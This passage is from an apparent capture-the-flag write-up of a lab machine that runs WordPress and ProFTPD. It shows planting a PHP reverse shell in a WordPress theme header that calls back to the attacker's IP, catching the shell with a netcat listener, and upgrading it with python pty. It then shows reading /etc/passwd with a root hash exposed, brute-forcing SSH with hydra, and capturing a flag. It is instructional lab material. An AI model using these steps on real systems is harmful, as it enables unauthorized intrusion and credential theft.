
Now select "Theme Header". Now we have to go back to the terminal to get the shell code.

Step 16:




On the terminal we find the inbuild php reverse shell on kali, now copy this code and & replace Theme Header code with this reverse shell code.

Step 17:




Wait a moment, to get back reverse shell we have to know our IP address so our IP is 10.8.84.40 (it will be different for your machine). No we can go for replace that code.

Step 18:




Here we have replace the Theme Header code with our reverse shell code.

Step 19:




It's time to change default IP with our machine IP(10.8.84.40) where will get reverse shell. Also change port no with "4444"

Step 20:



Now run "netcat" command to get back reverse shell on the terminal with the port 4444 after saving the reverse shell code on Theme Header.

Step 21:



```
kali@kali:~$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.84.40] from (UNKNOWN) [10.10.143.106] 38556
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Lin
ux
 07:01:49 up 37 min,  0 users,  load average: 1.06, 1.09, 1.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c "import pty;pty.spwan('/bin/bash')"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spwan'
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@vtcsec:/$
```

It's amazing we have got reverse shell on port no 4444. Here we can see "user id", "group id". Running a id *command* from a shell shows we currently have access as the user: *www-data.* Therefore, some additional work is required to obtain *root* access.

Step 22:

```
kali@kali:~$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.84.40] from (UNKNOWN) [10.10.143.106] 38556
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Lin
ux
 07:01:49 up 37 min,  0 users,  load average: 1.06, 1.09, 1.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c "import pty;pty.spwan('/bin/bash')"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spwan'
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@vtcsec:/$ ls
ls
bin   dev   initrd.img  lost+found  opt   run   srv  usr
boot  etc   lib         media       proc  sbin  sys  var
cdrom home  lib64       mnt         root  snap  tmp  vmlinuz
www-data@vtcsec:/$
```

```
AttributeError: 'module' object has no attribute 'spwan'
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@vtcsec:/$ ls
ls
bin    dev   initrd.img  lost+found  opt   run   srv  usr
boot   etc   lib         media       proc  sbin  sys  var
cdrom  home  lib64       mnt         root  snap  tmp  vmlinuz
www-data@vtcsec:/$ cat /etc/passwd
cat /etc/passwd
root:$1$f8SciG9U$cqqn5WbqPpbGWgj/1oE5O/:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
www-data@vtcsec:/$
```

From “/etc/passwd” we have found a user “marlinspike”

Step 23:

```
root@kali:~/Desktop/tryhackme# hydra -l marlinspike -P fasttrack.txt ssh://10.10.103.109/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, o
r for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-15 13:51:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://10.10.103.109:22/
[22][ssh] host: 10.10.103.109   login: marlinspike   password: marlinspike
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-15 13:51:09
```

Bruteforcing with hydra to find password of user malinspike

```
kali@kali:~$ ssh marlinspike@10.10.143.106
The authenticity of host '10.10.143.106 (10.10.143.106)' can't be established.
ECDSA key fingerprint is SHA256:VpmqtJLBtzleV/ibg84tX0hax9+PC3nojkEOPOVhdJU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.143.106' (ECDSA) to the list of known hosts.
marlinspike@10.10.143.106's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

616 packages can be updated.
463 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

marlinspike@vtcsec:~$
```


Now we are going to login to user “marlinspike” with ssh, and before that we have found password of user “marlinspike” by bruteforcing is “marlinspike”

Step 24:

```
marlinspike@vtcsec:~$ ls
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz      Pictures
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak  proftpd-1.3.3c
backdoored_proftpd-1.3.3c                                             proftpd-1.3.3c.tar.bz2
Desktop                                                               proftpd-1.3.3c.tar.bz2.bak
Documents                                                             proof.txt
Downloads                                                             Public
examples.desktop                                                      Templates
latest.tar.gz                                                         Videos
Music                                                                 wordpress
marlinspike@vtcsec:~$ cat proof.txt
17BB16383A0146E261516CE9A6086F5D591C4BB6
marlinspike@vtcsec:~$
```

Oh finally, we have got our first flag “proof.txt”


Step 25:



Ok, now its time to take root access to get our second flag. After getting root access we have “root.txt”

Flag.

Step 26:



After submitting both the flags our task is complete.

This machine is good for beginner level pentesting. I hope you have understood all the steps. This kind machine will increase your knowledge practically.

Note: Here you can see different IPs which many times my machine was cut off due to bad internet connection and then I had to reconnect and I got new IP.

Conclusion: Here we have seen a service is running on port 21 has RCE vulnerability in ProFTPD 1.3.3c so with this any malicious hacker can exploit and can make some potential damage. Also here is some vulnerable plugin used in WordPress site which can give a hacker a reverse shell also there used default login ID and password on wordpress site which is easily guessable for a hacker. So need to upgrade services which is running on port 21 also have to change default passwords with some alpha numeric password with more than 8 character which will be difficult to brute force for hacker. Also upgrade plugin which will not be vulnerable anymore.

Happy Hacking...!! Hope you enjoyed this one!!